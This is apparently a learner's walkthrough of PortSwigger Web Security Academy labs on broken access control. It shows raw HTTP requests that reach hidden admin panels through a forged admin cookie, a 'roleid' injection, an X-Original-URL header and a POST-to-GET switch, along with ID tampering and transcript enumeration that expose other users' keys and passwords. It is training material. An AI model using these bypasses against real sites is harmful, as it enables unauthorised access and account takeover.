

Access control vulnerabilities and privilege escalation

LAB 61 [Unprotected admin functionality](#)

Quick fuzzing of the website reveals presence of /robots.txt file. Here are the contents of the file:

```
User-agent: *
Disallow: /administrator-panel
```

I directed to /administrator-panel and got access to admin table:

Users

wiener - [Delete](#)
carlos - [Delete](#)

Now, I can delete user 'carlos':

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

LAB 62 [Unprotected admin functionality with unpredictable URL](#)

Page source code:

```
28         <p>Not solved</p>
29         <span class=lab-status-icon></span>
30     </div>
31 </div>
32 </div>
33 </section>
34 </div>
35 <div theme="ecommerce">
36     <section class="maincontainer">
37         <div class="container">
38             <header class="navigation-header">
39                 <section class="top-links">
40                     <a href=Home</a><p></p>
41                 </script>
42
43 var isAdmin = false;
44 if (isAdmin) {
45     var topLinksTag = document.getElementsByClassName("top-links")[0];
46     var adminPanelTag = document.createElement('a');
47     adminPanelTag.setAttribute('href', '/admin-3161wg');
48     adminPanelTag.innerText = 'Admin panel';
49     topLinksTag.append(adminPanelTag);
50     var pTag = document.createElement('p');
51     pTag.innerText = '|';
52     topLinksTag.appendChild(pTag);
53 }
54 </script>
55     <a href="/my-account">My account</a><p></p>
56 </section>
57 </header>
58 <header class="notification-header">
59 </header>
60 <section class="ecom-pageheader">
61     
62 </section>
63 <section class="container-list-tiles">
64     <div>
65         
66         <h3>Caution Sign</h3>
67         
68         $19.60
69         <a class="button" href="/product/productId=1">View details</a>
70     </div>
71     <div>
72         
73         <h3>Vintage Neck Defender</h3>
74         
```

It reveals an URL obfuscated admin page /admin-3161wg:

Users

wiener - [Delete](#)
carlos - [Delete](#)

Deleting 'carlos' user:

Congratulations, you solved the lab!


User deleted successfully!

Users


wiener - [Delete](#)

LAB 63 [User role controlled by request parameter](#)


In this lab, I noticed Admin cookie to be set during log in:



I intercepted the request using Burp Interceptor and changed cookie to be true:



I did it on every request, since any action on website checks the admin cookie, directing o /admin requires cookie change as well. Finally, Admin panel is available:



After 'carlos' deletion:

Congratulations, you solved the lab!

LAB 64 [User role can be modified in user profile](#)

Changing account email request contains JSON piece of code:

```

  Pretty  Raw  Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a8e008e04a995c28313999000950073.web-security-academy.net
3 Cookie: session=31yuGFUaBXrSkIGp9Ln2ixphq8JhsIB
4 Content-Length: 28
5 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: text/plain; charset=UTF-8
10 Accept: */*
11 Origin: https://0a8e008e04a995c28313999000950073.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a8e008e04a995c28313999000950073.web-security-academy.net/my-account?id=wiener
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 {
  "email": "dadada@gmail.com"
}
```

In lab description, it was mentioned that admin panel is available to users with roleid:2, therefore, I will add “roleid”:2 into json:



Having changed the email with my injection, I have admin panel access now. Now, final step of the task – deletion of user carlos:

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

LAB 65 [URL-based access control can be circumvented](#)

This website has an admin panel, available to unauthenticated users. Trying to move to /admin will bring to the page with “Access denied” message.

In task description it was mentioned, that back-end supports non-standard HTTP headers such as X-Original-URL. It can be tested by adding this header to /doesnotexist page and if the application returns Error 404 page not found, it means that it indeed supports these headers.

```

Pretty    Raw    Hex
1 GET / HTTP/2
2 Host : 0a04008004a10d2681b28e4b00150036.web-security-academy.net
3 Cookie : session=Kaf9R590iWWzbrkx00MODyDEMI9WbxBj
4 Cache-Control : max-age=0
5 Sec-Ch-Ua : "Not_A_Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile : ?0
7 Sec-Ch-Ua-Platform : "Windows"
8 Upgrade-Insecure-Requests : 1
9 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
10 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site : same-origin
12 Sec-Fetch-Mode : navigate
13 Sec-Fetch-User : ?1
14 Sec-Fetch-Dest : document
15 Referer : https://0a04008004a10d2681b28e4b00150036.web-security-academy.net/
16 Accept-Encoding : gzip, deflate, br
17 Accept-Language : en-US,en;q=0.9
18 Priority : u=0, i
19 X-Original-URL : /admin
20

```

Thus, let's send a request GET / with X-Original-URL: /admin header, which should redirect me to admin panel, bypassing filter using Burp Intercept:

Home | Admin panel | My account

Users

wiener - [Delete](#)

carlos - [Delete](#)

Gladly, I have access to admin panel now and I was asked to delete user 'carlos':

```

Pretty    Raw    Hex
1 GET /?username=carlos HTTP/2
2 Host : 0a04008004a10d2681b28e4b00150036.web-security-academy.net
3 Cookie : session=Kaf9R590iWWzbrkx00MODyDEMI9WbxBj
4 Cache-Control : max-age=0
5 Sec-Ch-Ua : "Not_A_Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile : ?0
7 Sec-Ch-Ua-Platform : "Windows"
8 Upgrade-Insecure-Requests : 1
9 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
10 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site : same-origin
12 Sec-Fetch-Mode : navigate
13 Sec-Fetch-User : ?1
14 Sec-Fetch-Dest : document
15 Referer : https://0a04008004a10d2681b28e4b00150036.web-security-academy.net/admin
16 Accept-Encoding : gzip, deflate, br
17 Accept-Language : en-US,en;q=0.9
18 Priority : u=0, i
19 X-Original-URL : /admin/delete
20

```

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

LAB 66 [Method-based access control can be circumvented](#)

Admin credentials: `administrator:admin`

Having admin credentials given, I could test the admin functionality and was able to promote certain users to admin level with following POST/admin-roles request:

Request

```

1 POST /admin-roles HTTP/2
2 Host: 0acf005a03b96a28856a188c00b900a0.web-security-academy.net
3 Cookie: session=aUHsgQS7dWvLIwHhuSSA2JESMeIdrQ7V
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0acf005a03b96a28856a188c00b900a0.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
    like Gecko) Chrome/120.0.6099.199 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
    ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0acf005a03b96a28856a188c00b900a0.web-security-academy.net/admin
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=carlos&action=upgrade

```

As the task is asking us to promote user from our wiener account, which does not have any access to admin panel, I used its session cookie and pasted it in the request above:

session= OTMizTrt61du7IJP9Ggd0vrxaZHm9zA

Request

```

1 POST /admin-roles HTTP/2
2 Host: 0acf005a03b96a28856a188c00b900a0.web-security-academy.net
3 Cookie: session=OTMizTrt61du7IJP9Ggd0vrxaZHm9zA
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0acf005a03b96a28856a188c00b900a0.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko)
    Chrome/120.0.6099.199 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
    application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0acf005a03b96a28856a188c00b900a0.web-security-academy.net/admin
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=carlos&action=upgrade

```

Response

```

1 HTTP/2 401 Unauthorized
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 {
  "Unauthorized"
}

```

“Unauthorized” message appears, meaning that one cannot do in such a way. However, access control could be implemented just for POST methods, and I could simply try to change the method to GET and put the parameters inside url:

Request

```

1 GET /admin-roles?username=carlos&action=upgrade HTTP/2
2 Host: 0acf005a03b96a28856a188c00b900a0.web-security-academy.net
3 Cookie: session=OTMizTrt61du7IJP9Ggd0vrxaZHm9zA
4 Content-Length: 0
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0acf005a03b96a28856a188c00b900a0.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko)
    Chrome/120.0.6099.199 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
    application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0acf005a03b96a28856a188c00b900a0.web-security-academy.net/admin
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23

```

Response

```

1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

Now, wiener has admin panel access:

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email

LAB 66 User ID controlled by request parameter

Valid credentials: wiener~peter

wiener API: tOhSDtCmDhZg5DjRwf7gF7rnX1zXHK1q

This is a format of URL, when I am logged in as 'wiener':


<https://0a2e003c045574d98434322500f800c9.web-security-academy.net/my-account?id=wiener>

If I change id parameter to 'carlos', I can get to 'carlos' user home page and see his API key:

My Account

Your username is: carlos

Your API Key is: O9jMxKBspbdyjdPtfVmDzaFGUy0hvvwD

A screenshot of a web form titled 'My Account'. It contains a text input field labeled 'Email' and a green button labeled 'Update email'.

Carlos API: O9jMxKBspbdyjdPtfVmDzaFGUy0hvvwD

LAB 67 User ID controlled by request parameter, with unpredictable user IDs

credentials: wiener:peter

carlos' post can be found on website:



His GUID is revealed in the URL of the post:

<https://...../blogs?userId=989f50c5-6011-4ed1-82af-a46f29120ba3>

userId=989f50c5-6011-4ed1-82af-a46f29120ba3

Now, I will log in as 'wiener', user's homepage has the following format:

<https://.../my-account?id=3a969832-eb8c-4355-9ef3-ea6a150fda5f>

wiener API: WA17hDIRii88DJEN9KC1Hs9fEFlwTdPO

Now, I can simply replace wiener's GUID with carlos' one:

My Account

Your username is: carlos

Your API Key is: IBoWFYmteUGNQuhnXDPMzDg7a5HW8vrz

carlos API: IBoWFYmteUGNQuhnXDPMzDg7a5HW8vrz

LAB 68 [User ID controlled by request parameter with data leakage in redirect](#)

credentials: wiener:peter

wiener' API: mC43HUWLGXZLL65DRKYIkkXAZk8rdnv8

changing parameter to ?user=carlos brings me to the login page, however it contains body with all the information revealed:

```
Response
Pretty Raw Hex Render
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Admin password: `serx6wcskiob0n9aig4`

Also, admin panel is available:

State after deleting 'carlos' user:

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

LAB 70 Insecure direct object references

This website contains a live chat:

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: test

Hal Pline: Perhaps YOU could help ME settle an argument. Milk or water in first when making tea?

Hal Pline: Sorry, I didn't hear that, I was listening to someone more interesting than you.

You: stfu

Hal Pline: I'd rather not answer that; you are so rude.

You: Of course. You said I am not interesting

Hal Pline: Sorry I don't know that, I'm not psychic.

You: Get good

Hal Pline: Ask Alexa.

You: She is more interesting than you

Hal Pline: I don't know. I can tell you a secret instead.

Your message:

Send

View transcript


There is a possibility to View transcript of the chat and it will download a .txt file:

Request

Pretty Raw Hex

```
1 GET /download-transcript/3.txt HTTP/2
2 Host: Dale0065036164498072440c0093007b.web-security-academy.net
3 Cookie: session=GvK2bdvP36YBJnep6jTgOY77Wvsrn5xK
4 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
5 Sec-Ch-Ua-Platform: "Windows"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
  Chrome/120.0.6099.199 Safari/537.36
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://Dale0065036164498072440c0093007b.web-security-academy.net/chat
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=1, i
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```

It assigned name 2.txt, and all consequent ones were named with incrementing number. So, I can request to download any txt file, by changing the parameter in Burp Repeater:



1.txt contained a password mentioned during conversation, so I will not it out:

ux5nmnmjn6nhrpc8luy8

Now, I will try logging in, using this password:

Congratulations, you solved the lab!

My Account

Your username is: carlos

Email

Update email

LAB 71 [Multi-step process with no access control on one step](#)